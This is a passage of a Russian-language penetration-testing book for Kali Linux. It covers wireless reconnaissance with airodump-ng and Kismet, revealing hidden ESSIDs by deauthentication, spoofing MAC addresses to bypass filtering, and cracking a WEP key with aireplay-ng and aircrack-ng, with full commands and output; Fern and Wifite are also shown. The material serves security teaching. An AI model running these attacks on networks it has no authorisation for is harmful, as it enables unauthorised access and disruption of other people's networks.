
Обратите внимание, что возвращаемое описание указывает, что есть некоторые процессы, которые могут вызвать проблемы. Наиболее эффективным способом борьбы с этими процессами является использование комплексной команды kill следующим образом:

```
root@kali:~# airmon-ng check kill
```

Чтобы просмотреть локальную беспроводную среду, используйте следующую команду:

```
root@kali:~# airodump-ng mon0
```

В предыдущей команде перечислены все идентифицированные сети, которые могут быть найдены в диапазоне беспроводного адаптера в данный момент времени. Он предоставляет BSSID беспроводных узлов в сети, определенных по MAC-адресам, индикацию относительной выходной мощности, информацию о переданных пакетах данных, информацию о полосе пропускания, включая используемый канал, и данные, информацию об используемом шифровании и ESSID, который предоставляет имя беспроводной сети. Эта информация показана на следующем скриншоте; Несущественные ESSID были размыты:



```
CH 12 ][ Elapsed: 2 mins ][

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:2E:FE:3F:43:3B   -1       69        0    0  10  11   OPN                [illegible]
00:06:25:9A:A9:C6  -30      139       19    0   6  11   WEP  WEP           dd_wep
00:1A:30:64:76:80  -50       85        5    0   3  54e. OPN                [illegible]
00:1A:30:64:76:81  -51       96        0    0   3  54e. WPA  TKIP   PSK  [illegible]
1C:3E:84:26:4B:E1  -59      109        0    0   1  54e. OPN                [illegible]
34:CD:BE:70:16:05  -60       89        0    0   1  54e  WPA2 CCMP   PSK  [illegible]
00:11:F5:00:06:A0  -67       76        0    0  11  54   WEP  WEP           [illegible]
00:19:A9:56:0B:81  -68      110        0    0   4  54e. WPA  TKIP   PSK  [illegible]
84:C9:B2:50:A5:D5  -67       69        0    0   6  54e. WPA2 CCMP   PSK  [illegible]
00:19:A9:56:0B:80  -70       65        0    0   4  54e. OPN                [illegible]
C8:D7:19:9C:65:8C  -72       62        2    0   1  54e  WPA2 CCMP   PSK  [illegible]
10:FE:ED:6A:65:C4  -73       66        0    0   5  54e. WPA2 CCMP   PSK  [illegible]
F8:7B:8C:10:8E:1F  -72       27        7    0  10  54e  WPA2 CCMP   PSK  [illegible]
00:17:C5:90:B7:ED  -73        7        0    0   1  54e  WPA  CCMP   PSK  [illegible]
00:17:C5:90:B7:EC  -73        6        0    0   1  54e  WPA  CCMP   PSK  [illegible]
58:6D:8F:02:6B:5B  -73       11        0    0  11  54e  WPA2 CCMP   PSK  [illegible]
00:17:C5:90:B7:E9  -74        8        0    0   1  54e  OPN                [illegible]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

02:2E:FE:3F:43:3B  2C:41:38:7B:51:0E  -62    0 - 1     97        71
(not associated)   00:C0:CA:59:2D:78    0    0 - 1      0        22
(not associated)   00:20:00:5B:58:85  -74    0 - 1      0         2  [illegible]
00:06:25:9A:A9:C6  48:5D:60:83:93:6E  -16    0 -11      0        20
00:1A:30:64:76:80  C8:CB:B8:AC:14:07   -1   54e- 0      0         1
```

Команда airodump циклически перебирает доступные беспроводные каналы и идентифицирует следующее:

- Basic Service Set Identifier (BSSID), который представляет собой уникальный MAC-адрес, идентифицирующий беспроводную точку доступа или маршрутизатор.

- PWR или мощность каждой сети. Хотя airodump-ng неправильно показывает мощность как отрицательную, это отчетный артефакт. Чтобы получить правильные положительные значения, зайдите на терминал и запустите airdriver-ng unload 36, а затем запустите загрузку 35 для airdriver.
- CH показывает канал, который используется для трансляции.
- ENC показывает используемое шифрование - OPN или открытое, если не используется шифрование, или WEP или WPA / WPA2, если используется шифрование. CIPHER и AUTH предоставляют дополнительную информацию о шифровании.
- Идентификатор расширенного набора сервисов (ESSID) - это общее имя беспроводной сети, которое состоит из точек доступа, имеющих один и тот же SSID или имя.

В нижней части окна терминала вы увидите станции, пытающиеся подключиться, или которые подключены к беспроводной сети.

Прежде чем мы сможем взаимодействовать с любой из этих (потенциальных) целевых сетей, мы должны подтвердить, что наш беспроводной адаптер способен к пакетной закачке. Для этого запустите следующую команду из командной строки терминала:

```
root@kali:~# aireplay-ng -9 mon0
```

Выполнение предыдущей команды показано на следующем скриншоте. Здесь -9 - тест на инъекцию.

```
root@kali:~# aireplay-ng -9 mon0
17:25:56  Trying broadcast probe requests...
17:25:58  No Answer...
17:25:58  Found 1 AP

17:25:58  Trying directed probe requests...
17:25:58  00:06:25:9A:A9:C6 - channel: 6 - 'dd_wep'
17:25:59  Ping (min/avg/max): 0.283ms/14.610ms/25.907ms Power: -30.00
17:25:59  30/30: 100%

17:25:59  Injection is working!
```

Kismet

Одним из наиболее важных инструментов для беспроводной разведки является Kismet, беспроводной детектор 802.11, сниффер и система обнаружения вторжений.

Kismet может использоваться для сбора следующей информации:

- Имя беспроводной сети, ESSID
- Канал беспроводной сети

- MAC-адрес точки доступа, BSSID
- MAC-адрес беспроводных клиентов


Он также может использоваться для поиска данных из беспроводного трафика 802.11a, 802.11b, 802.11g и 802.11n. Kismet также поддерживает плагины, которые позволяют обнюхивать другие беспроводные протоколы.

Чтобы запустить Kismet, введите kismet из командной строки в окне терминала.

Когда запущен Kismet, вы столкнетесь с рядом вопросов, которые позволят вам настроить его во время процесса запуска.

Вам будет предложено добавить интерфейс захвата; Обычно будет выбран wlan0.

Затем Kismet начнет обнюхивать пакеты и собирать информацию обо всех беспроводных системах, расположенных в непосредственной близости.



Выделение сети двойным щелчком на ней приведет к представлению сети, которое предоставляет дополнительную информацию о беспроводной сети.

Вы также можете просмотреть подробную информацию о конкретных клиентах, подключающихся к различным беспроводным сетям.

Используйте Kismet в качестве инструмента первоначальной разведки для запуска некоторых конкретных атак (таких как данные, передаваемые через sniffing-передачи) или для идентификации сетей. Поскольку он пассивно собирает данные о связности, он является отличным инструментом для идентификации сетей, которые скрыты, особенно когда SSID не передается публично.

Обход идентификатора Hidden Service Set

ESSID - это последовательность символов, которая однозначно идентифицирует беспроводную локальную сеть. Скрывать ESSID - это плохой метод попыток добиться безопасности через неизвестность; К сожалению, ESSID может быть получен так:

- Злоумышленник начнет обнюхивать беспроводную среду и ждать, пока клиент свяжется с сетью, а затем захватит эту связь
- Злоумышленник начнет активно деактивировать аутентификацию клиента, чтобы заставить клиента переподключиться к сети, а затем захватит эту связь

Инструменты aircrack особенно хорошо подходят для сбора данных, необходимых для отображения скрытого ESSID, как показано в следующих шагах:

1. В командной строке подтвердите, что в атакующей системе включена беспроводная сеть, введя следующую команду:
   `root@kali:~# airmon-ng`

2. Затем используйте следующую команду ifconfig для просмотра доступных интерфейсов и определения точного имени, используемого вашей беспроводной системой: **`root@kali:~# ifconfig`**

3. Включите свой беспроводной интерфейс, введя следующее (вам может понадобиться заменить wlan0 на доступный беспроводной интерфейс, который был идентифицирован на предыдущем шаге):
   `root@kali:~# airmon-ng start wlan0`

4. Если вы подтвердите с ifconfig, вы увидите, что в настоящее время используется мониторинг или mon0-адрес. Теперь используйте airodump для подтверждения доступных беспроводных сетей, как указано в следующей команде:

```
root@kali:~# airodump-ng mon0
```

```
CH 10 ][ Elapsed: 48 s ][

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:             -46       35       39    0   6  54   OPN              <length:  9>
1C:3E:             -80       30        0    0   1  54e  OPN              [redacted]
00:1A:             -83       17        0    0   3  54e. WPA  TKIP   PSK  [redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:C0:CA:            0    0 - 1      0        11
00:18:39:D5:5D:61  00:0E:2E:          -54    0 -24     19        32
```

Как вы можете видеть, ESSID первой сети идентифицируется только как <length: 9>. Никакое другое имя или обозначение не используется. Длина скрытого ESSID идентифицируется как состоящая из девяти символов; Однако это значение может быть неверным, поскольку ESSID скрыт. Длина истинного ESSID может быть короче или длиннее девяти символов.

Важно то, что к этой сети могут быть подключены клиенты.
Если клиенты присутствуют, мы деактивируем аутентификацию клиента, заставляя их отправлять ESSID, когда они повторно подключаются к точке доступа.

Перезапустите airodump и отфильтруйте все, кроме целевой точки доступа. В данном конкретном случае мы сосредоточимся на сборе данных из скрытой сети на канале шесть, используя следующую команду:

```
root@kali:~# airodump-ng -c 6 mon0
```

Выполнение команды удаляет выходные данные из нескольких беспроводных источников и позволяет злоумышленнику сфокусироваться на целевом ESSID, как показано на следующем снимке экрана:

```
CH  6 ][ Elapsed: 28 s ][

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:39:D5:5D:61  -53 100      288      234    8   6  54   OPN              <length:  9>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:18:39:D5:5D:61  00:0E:2E:CF:8C:7C  -52   54 -54      0      141
```

Данные, которые мы получаем при выполнении команды airodump, показывают, что есть одна станция (00:0E:2E:CF:8C:7C), подключенная к BSSID (00:18:39:D5:5D:61), которая, в свою очередь, связана со скрытым ESSID.

Чтобы фиксировать ESSID при его передаче, мы должны создать условие, когда мы знаем, что оно будет отправлено - на начальном этапе соединения между клиентом и точкой доступа.

Поэтому мы начнем атаку деаутентификации как с клиента, так и с точки доступа, посылая поток пакетов, который разрывает соединение между ними и заставляет их повторно проверять подлинность.

Чтобы запустить атаку, откройте новую командную оболочку и введите команду, как показано на следующем снимке экрана (0 означает, что мы запускаем атаку деаутентификации, 10 означает, что мы отправим 10 пакетов деаутентификации, -a - целевая точка доступа и -c - это MAC-адрес клиента):

```
root@kali:~# aireplay-ng -0 10 -a 00:18:39:D5:5D:61 -c 00:0E:2E:CF:8C:7C mon0
14:52:06  Waiting for beacon frame (BSSID: 00:18:39:D5:5D:61) on channel 6
14:52:06  Sending 64 directed DeAuth. STMAC: [00:0E:2E:CF:8C:7C] [ 2|61 ACKs]
14:52:07  Sending 64 directed DeAuth. STMAC: [00:0E:2E:CF:8C:7C] [19|53 ACKs]
14:52:09  Sending 64 directed DeAuth. STMAC: [00:0E:2E:CF:8C:7C] [30|61 ACKs]
14:52:09  Sending 64 directed DeAuth. STMAC: [00:0E:2E:CF:8C:7C] [26|60 ACKs]
```

После того, как все пакеты деаутентификации отправлены, вернитесь к исходному окну, которое контролирует сетевое соединение на шестом канале, как показано на следующем снимке экрана. Теперь вы будете видеть ESSID в открытом виде.

```
CH  6 ][ Elapsed: 14 mins ][

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:39:D5:5D:61  -53 100     7666     6815    2   6  54   OPN              dd_hidden
```

Знание ESSID помогает злоумышленнику подтвердить, что он ориентирован на правильную сеть (поскольку большинство ESSID основаны на корпоративной идентификации) и облегчает процесс входа в систему.

Обход аутентификации MAC-адресов

Media Access Control (**MAC**) адрес однозначно идентифицирует каждый узел в сети. Он принимает форму шести пар шестнадцатеричных цифр (от 0 до 9 и букв
От A до F), которые разделены двоеточиями или тире и обычно выглядят следующим образом: `00:50:56:C0:00:01`.

MAC-адрес обычно ассоциируется с сетевым адаптером или устройством с сетевыми возможностями; По этой причине его часто называют физическим адресом.

Первые три пары цифр в MAC-адресе называются Организационный уникальный идентификатор, и они служат для идентификации компании, которая изготовила или продала устройство. Последние три пары цифр относятся к устройству и могут считаться серийным номером.

Поскольку MAC-адрес уникален, его можно использовать для связи пользователя с конкретной сетью, особенно с беспроводной сетью. Это имеет два важных последствия: его можно использовать для идентификации хакера или законного сетевого тестера, пытающегося получить доступ к сети, и его можно использовать в качестве средства аутентификации пользователей и предоставления им доступа к сети.

Во время тестирования на проникновение тестер может предпочесть анонимность сети. Одним из способов поддержки этого анонимного профиля является изменение MAC-адреса атакующей системы.

Это можно сделать вручную с помощью команды ifconfig. Чтобы определить существующий MAC-адрес, запустите из командной оболочки следующее:

```
root@kali:~# ifconfig wlan0 down
root@kali:~# ifconfig wlan0 | grep HW
```

Чтобы вручную изменить IP-адрес, используйте следующие команды:

```
root@kali:~# ifconfig wlan0 hw ether 38:33:15:xx:xx:xx
root@kali:~# ifconfig wlan0 up
```

Заменяйте разные шестнадцатеричные пары для выражений «xx». Эта команда позволит нам изменить MAC-адрес атакующей системы на тот, который используется принимающей сетью. Злоумышленник должен убедиться, что MAC-адрес еще не используется в сети, так как повторный MAC-адрес может вызвать тревогу, если сеть контролируется.

Перед изменением MAC-адреса необходимо сбросить беспроводной интерфейс.

Kali также разрешает использование автоматизированного инструмента macchanger. Чтобы изменить MAC-адрес злоумышленника на MAC-адрес продукта, произведенного тем же поставщиком, используйте следующую команду macchanger из окна терминала:

```
root@kali:~# macchanger wlan0 -e
```

Чтобы изменить существующий MAC-адрес на полностью случайный MAC-адрес, используйте следующую команду:

```
root@kali:~# macchanger wlan0 -r
```

```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger wlan0 -r
Permanent MAC: 00:c0:ca:59:2d:78 (Alfa, Inc.)
Current   MAC: 00:c0:ca:59:2d:78 (Alfa, Inc.)
New       MAC: c6:77:29:65:a5:4c (unknown)
```

Некоторые злоумышленники используют автоматические сценарии для частого изменения своих MAC-адресов во время тестирования, чтобы анонимизировать их действия.

Многие организации, особенно крупные академические группы, такие как колледжи и университеты, используют фильтрацию MAC-адресов для управления доступом к ресурсам своей беспроводной сети. Фильтрация MAC-адресов использует уникальный MAC-адрес на сетевой карте для управления доступом к сетевым ресурсам; В типичной конфигурации организация поддерживает белый список MAC-адресов, которым разрешен доступ к сети. Если входящий MAC-адрес не находится в одобренном списке доступа, ему запрещено подключаться к сети.

К сожалению, информация MAC-адреса передается в открытом виде. Злоумышленник может использовать airodump для сбора списка принятых MAC-адресов, а затем вручную изменить их MAC-адрес на один из адресов, принимаемых целевой сетью. Таким образом, этот тип фильтрации практически не защищает беспроводную сеть.

Следующий уровень защиты беспроводной сети обеспечивается с помощью шифрования.

Компрометация WEP шифрования

Wireless Equivalent Privacy (**WEP**) возникла в 1999 году как средство обеспечения конфиденциальности в беспроводных сетях 802.11, которое было сопоставимо с тем, что имелось в проводной сети. Многочисленные недостатки были быстро обнаружены в ходе ее применения в криптографии, и к 2004 году она была заменена на **WiFi Protected Access** (**WPA**) протокол.

Сегодня WEP используется, особенно в старых сетях, которые не могут поддерживать потребности в ресурсах новых беспроводных маршрутизаторов. В недавнем исследовании беспроводных сетей крупного столичного центра почти 25 процентов зашифрованных беспроводных сетей продолжали использовать WEP. Многие из этих сетей были связаны с финансовыми компаниями.

Один из первичных недостатков WEP был впервые идентифицирован при повторном использовании вектора инициализации (IV). WEP использует алгоритм шифрования RC4, который представляет собой потоковый шифр - тот же ключ шифрования нельзя повторить. IV были введены для защиты от повторного использования ключа путем введения элемента случайности в зашифрованные данные. К сожалению, 24-разрядный IV слишком короткий, чтобы предотвратить повторение; Кроме того, существует 50-процентная вероятность повторения того же IV после того, как были переданы только 5000 пакетов.

Злоумышленник может подслушивать или перехватывать WEP-зашифрованный трафик. В зависимости от количества перехваченных пакетов, доступных для проверки, восстановление ключей может происходить быстро. На практике большинство ключей WEP могут быть восстановлены или взломаны в течение трех минут.

Чтобы сделать работу взлома WEP, вам также потребуется знать следующую информацию о цели:

- Имя беспроводной сети или ESSID
- MAC-адрес точки доступа, BSSID
- Используемый беспроводной канал
- MAC-адрес беспроводного клиента

Наиболее частую атаку на WEP можно выполнить, выполнив следующие шаги:

1. Сначала определите доступные интерфейсы беспроводной сети с помощью следующей команды:
   ```
   root@kali:~# airmon-ng
   ```


2. Остановите интерфейс, чтобы изменить MAC-адрес на адрес, который используется существующим клиентом, уже связанным с целевой сетью. Вы также можете использовать macchanger для этого шага. Когда MAC-адрес изменен, перезапустите airmon-ng. Для выполнения этих действий используйте следующие команды:
   ```
   root@kali:~# airmon-ng stop
   root@kali:~# ifconfig wlan0 down
   root@kali:~# ifconfig wlan0 hw ether (mac адрес)
   root@kali:~# airmon-ng start wlan0
   ```

   Использование известного и принятого MAC-адреса упрощает атаку. Тем не менее, это не всегда так. Эта атака предполагает, что вы не знаете MAC-адрес. Вместо этого мы создадим фальшивую связь с сетью.

3. Используйте следующую команду airodump, чтобы найти целевую беспроводную сеть:

```
root@kali:~# airodump-ng wlan0
```

Когда airodump находит цель, нажмите Ctrl + C, чтобы остановить поиск. Скопируйте MAC-адрес в BSSID и обратите внимание на канал. Когда airodump находит цель, нажмите Ctrl + C, чтобы остановить поиск. Скопируйте MAC-адрес в BSSID и обратите внимание на канал; В примере, показанном на следующем скриншоте, SID, целевая сеть dd_wep работает на шестом канале со скоростью 11 МБ.



```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

7E:BA:DB:A2:22:E9   -1       24        0    0  10  54   OPN                 [redacted]
02:2E:FE:3F:43:3B   -1       73        0    0  10  11   OPN                 [redacted]
00:06:25:9A:A9:C6  -24       60       53    0   6  11   WEP  WEP            dd_wep
00:1A:30:64:76:80  -51       72        1    0   3  54e. OPN                 [redacted]
00:1A:30:64:76:81  -51       94        0    0   3  54e. WPA  TKIP   PSK     [redacted]
```

4. Запустите airodump-ng, чтобы прослушивать беспроводной трафик и собирать IVs, используя следующую команду, где -bssid позволяет нам выбрать BSSID-цели, -c указывает канал, -w позволяет нам записать имя выходного файла (Wep_out): **root@kali:~# airodump-ng --bssid 00:06:25:9A:A9:C6 -c 6 -w**
wep_out wlan0

5.Теперь мы должны увеличить количество передаваемых IV пакетов. Откройте второе окно терминала (не закрывайте первый) и введите следующую команду, чтобы фальсифицировать аутентификацию для целевой точки беспроводного доступа: **root@kali:~# aireplay-ng -1 0 -a 00:06:25:9A:A9:C6 -h**
00:11:22:33:44:55 -e dd_wep wlan0

Здесь -1 сигнализирует ложную аутентификацию, а 0 - время повторной привязки в секундах (установка 0 может предупредить защитника, поэтому атакующий может установить его на 30 или даже выше).

6. При наличии поддельной проверки подлинности мы сгенерируем трафик, который, как представляется, поступает с доверенного MAC-адреса и направляет его в целевую точку беспроводного доступа.

```
root@kali:~# aireplay-ng -3  -b 00:06:25:9A:A9:C6 -h
  00:11:22:33:44:55 wlan0
```

Эта атака известна как атака ARP или атака повтора. Как правило, целевая точка доступа будет ретранслировать пакеты ARP и генерировать новый IV каждый раз; Поэтому, это быстрый способ развить необходимые IVs.

Выполнение предыдущей команды показано на следующем скриншоте:

```
root@kali:~# aireplay-ng -3 -b 00:06:25:9A:A9:C6 -h 00:11:22:33:44:55 wlan0
15:50:06  Waiting for beacon frame (BSSID: 00:06:25:9A:A9:C6) on channel 6
Saving ARP requests in replay_arp-1215-155006.cap
You should also start airodump-ng to capture replies.
Read 2636 packets (got 23 ARP requests and 117 ACKs), sent 130 packets...(494 pp
Read 2786 packets (got 120 ARP requests and 159 ACKs), sent 181 packets...(498 p
Read 2950 packets (got 223 ARP requests and 209 ACKs), sent 231 packets...(498 p
Read 3113 packets (got 327 ARP requests and 256 ACKs), sent 282 packets...(499 p
```

7. Давайте сгенерируем несколько дополнительных пакетов, пока ARP-инъекция продолжается. Откройте другое окно терминала и запустите интерактивную атаку повтора пакетов, введя следующую команду:

   root@kali:~# aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF - b (mac address) -h (mac address) wlan0

   Здесь -2 указывает, что мы используем интерактивную атаку повтора, -p 0841 устанавливает поле Frame Control в пакете, чтобы он выглядел так, как будто он отправляется от беспроводного клиента, -c FF: FF: FF: FF: FF: FF устанавливает назначение (в этом случае нотация FF отправляет пакет всем хостам в сети), -b - MAC-адрес BSSID, -h - MAC-адрес передаваемых пакетов, который должен соответствовать MAC-адресу тестера.

   Выполнение предыдущей команды показано на следующем скриншоте:

```
root@kali:~# aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 00:06:25:9A:A9:C6 -h
 00:11:22:33:44:55 wlan0


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

             BSSID  =  00:06:25:9A:A9:C6
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:11:22:33:44:55

        0x0000:  0841 3a01 0006 259a a9c6 0011 2233 4455  .A:...%......"3DU
        0x0010:  ffff ffff ffff 003d af52 0600 b675 7ee8  .......=.R...u~.
        0x0020:  08ba 5846 0d2e 5571 d7a6 7b37 5865 8b01  ..XF..Uq..{7Xe..
        0x0030:  bc59 f2a8 fc22 20c6 38d5 a7ca 0fd6 a246  .Y..." .8......F
        0x0040:  e66c 12e3                                .l..

Use this packet ?
```

8. Другой способ заставить сеть казаться занятой состоит в том, чтобы открыть несколько командных оболочек в атакующей системе и ввести следующую команду, заменяющую (IP-адрес) IP-адресом цели:

   root@kali:~# ping -T -L 6500 (IP address)

9. После того, как будет собрано и сохранено достаточно пакетов, следующая команда aircrack-ng может быть использована для взлома ключа WEP, где -a 1 заставляет режим атаки быть статическим WEP, -b является BSSID, a dd_wep.cap - файл захвата, содержащий захваченные IVs.

```
root@kali:~# aircrack-ng -a 1 -b 00:06:25:9A:A9:C6 -n 64
  dd_wep.cap
```

Как вы можете видеть на следующем скриншоте, атака прошла успешно, и ключ был идентифицирован. (Хотя он отображается в виде шестнадцатеричного числа, вы можете просто ввести его для входа в сеть WEP.)

```
                              Aircrack-ng 1.2 beta1

                [00:00:01] Tested 1554811 keys (got 4078 IVs)

KB    depth   byte(vote)
 0   62/ 66   EC(4864) 01(4608) 07(4608) 19(4608) 1F(4608)
 1   16/  1   A8(5888) 08(5632) 10(5632) 56(5632) 92(5632)
 2   14/ 34   53(5888) 02(5632) 26(5632) 2E(5632) 56(5632)
 3   60/  3   EF(4864) 03(4608) 06(4608) 0B(4608) 15(4608)
 4    8/ 30   33(6400) 6F(5888) 76(5888) 9B(5888) B4(5888)

                      KEY FOUND! [ 0B:B7:DB:28:82 ]
     Decrypted correctly: 100%
```

Хотя эта демонстрация была сосредоточена на 64-битном ключе, более длинные клавиши не занимают значительно больше времени для взлома, как только вы собрали IV-ые из точки доступа.

Набор инструментов aircrack-ng является «золотым стандартом» и обеспечивает наиболее надежный и эффективный способ получения доступа. Тем не менее, Kali поставляется с несколькими другими инструментами, которые могут помочь вам в компрометации зашифрованных беспроводных сетей.

Одним из них является Fern WiFi Cracker, который представляет собой графический интерфейс Python, который включает aircrack-ng. Он может автоматически сканировать беспроводные сети и идентифицировать сети WEP, WPA и WPA2. После определения сетей злоумышленник может воспользоваться несколькими функциями, включая следующие:

- взлома WEP с использованием различных атак, включая фрагментацию, Chop Chop, Caffe Latte, Hirte, повтор запроса ARP или атаку WPS
- взломы WPA и WPA2 с использованием словаря или атак на основе WPS
- Автоматическое сохранение ключа в базе данных после успешного взлома
- Внутренний механизм «человек-по-середине» поддерживает захват сеанса
- Атака грубой силой на HTTP, HTTPS, Telnet и FTP

Интерфейс Fern очень чист, и в настройках пользователю предлагается выбрать интерфейс и выполнить поиск точки доступа. Он сообщит о точках доступа для WEP и WPA / WPA2; С этого момента, это всего лишь вопрос щелчка по соответствующей кнопке для запуска атаки. Начальный экран запуска для Fern показан на следующем скриншоте:

Хотя Fern является отличным инструментом, большинство тестировщиков не полагаются на него исключительно - если не удается идентифицировать ключ или получить доступ к сети, причина этого сбоя может остаться скрытой за графическим интерфейсом, что затрудняет поиск и устранение неисправностей.

Аналогичным приложением является беспроводной аудитор Wifite, который представляет текстовый интерфейс для поддержки тестирования. Он оказался очень эффективным во время полевых испытаний, и он использует функции, которые включают в себя следующее:

- Wifite поддерживает анонимность, изменяя MAC-адрес злоумышленника на случайный MAC-адрес перед атакой, а затем меняя его, когда все атаки завершены
- Он сортирует цели по уровню сигнала (в децибелах), чтобы первым взломать ближайшие точки доступа
- Он автоматически деактивирует клиентов скрытых сетей, чтобы выявить идентификаторы SSID
- Он поддерживает несколько типов атак

В примере, показанном на следующем снимке экрана, для атаки была выбрана одна цель dd_wep. Никакого другого взаимодействия с приложением не требовалось; Он завершил полный компромисс и сохранил взломанный ключ в базе данных сам по себе.

```
[+] 1 target selected.

[0:10:00] preparing attack "dd_wep" (00:06:25:9A:A9:C6)
[0:10:00] attempting fake authentication (1/5)...  success!
[0:10:00] attacking "dd_wep" via arp-replay attack
[0:08:47] started cracking (over 10000 ivs)
[0:08:41] captured 15358 ivs @ 700 iv/sec

[0:08:41] cracked dd_wep (00:06:25:9A:A9:C6)! key: "0BB7DB2882"

[+] 1 attack completed:

[+] 1/1 WEP attacks succeeded
       cracked dd_wep (00:06:25:9A:A9:C6), key: "0BB7DB2882"
```

Хотя уязвимость устаревшего WEP хорошо известна и доказана некоторыми базовыми инструментами, доступными на Kali, а насколько хорошо защищенный WPA-протокол шифрования можно атаковать?

WPA и WPA2 атака

WiFi Protected Access (WPA) и **WiFi Protected Access 2 (WPA2)** - это протоколы беспроводной безопасности, предназначенные для устранения недостатков безопасности WEP. Поскольку протоколы WPA динамически генерируют новый ключ для каждого пакета, они предотвращают статистический анализ, который привел к сбою WEP. Тем не менее, они уязвимы для некоторых атак.

WPA и WPA2 часто развертываются с предварительным общим ключом (PSK) для обеспечения безопасности между точкой доступа и беспроводными клиентами. PSK должен быть случайной кодовой фразой длиной не менее 13 символов; В противном случае можно определить PSK, используя атаку методом грубой силы, путем сравнения PSK с известным словарем. Это наиболее распространенная атака. (Имейте в виду, что если в режиме Enterprise, который обеспечивает аутентификацию с использованием сервера аутентификации RADIUS, WPA является «нерушимой» с моей точки зрения!)

Атаки грубой силы


В отличие от WEP, который может быть разбит с помощью статистического анализа большого количества пакетов, WPA-дешифрация требует, чтобы злоумышленник создавал определенные типы пакетов, которые отображали детали, такие как рукопожатие между точкой доступа и клиентом.

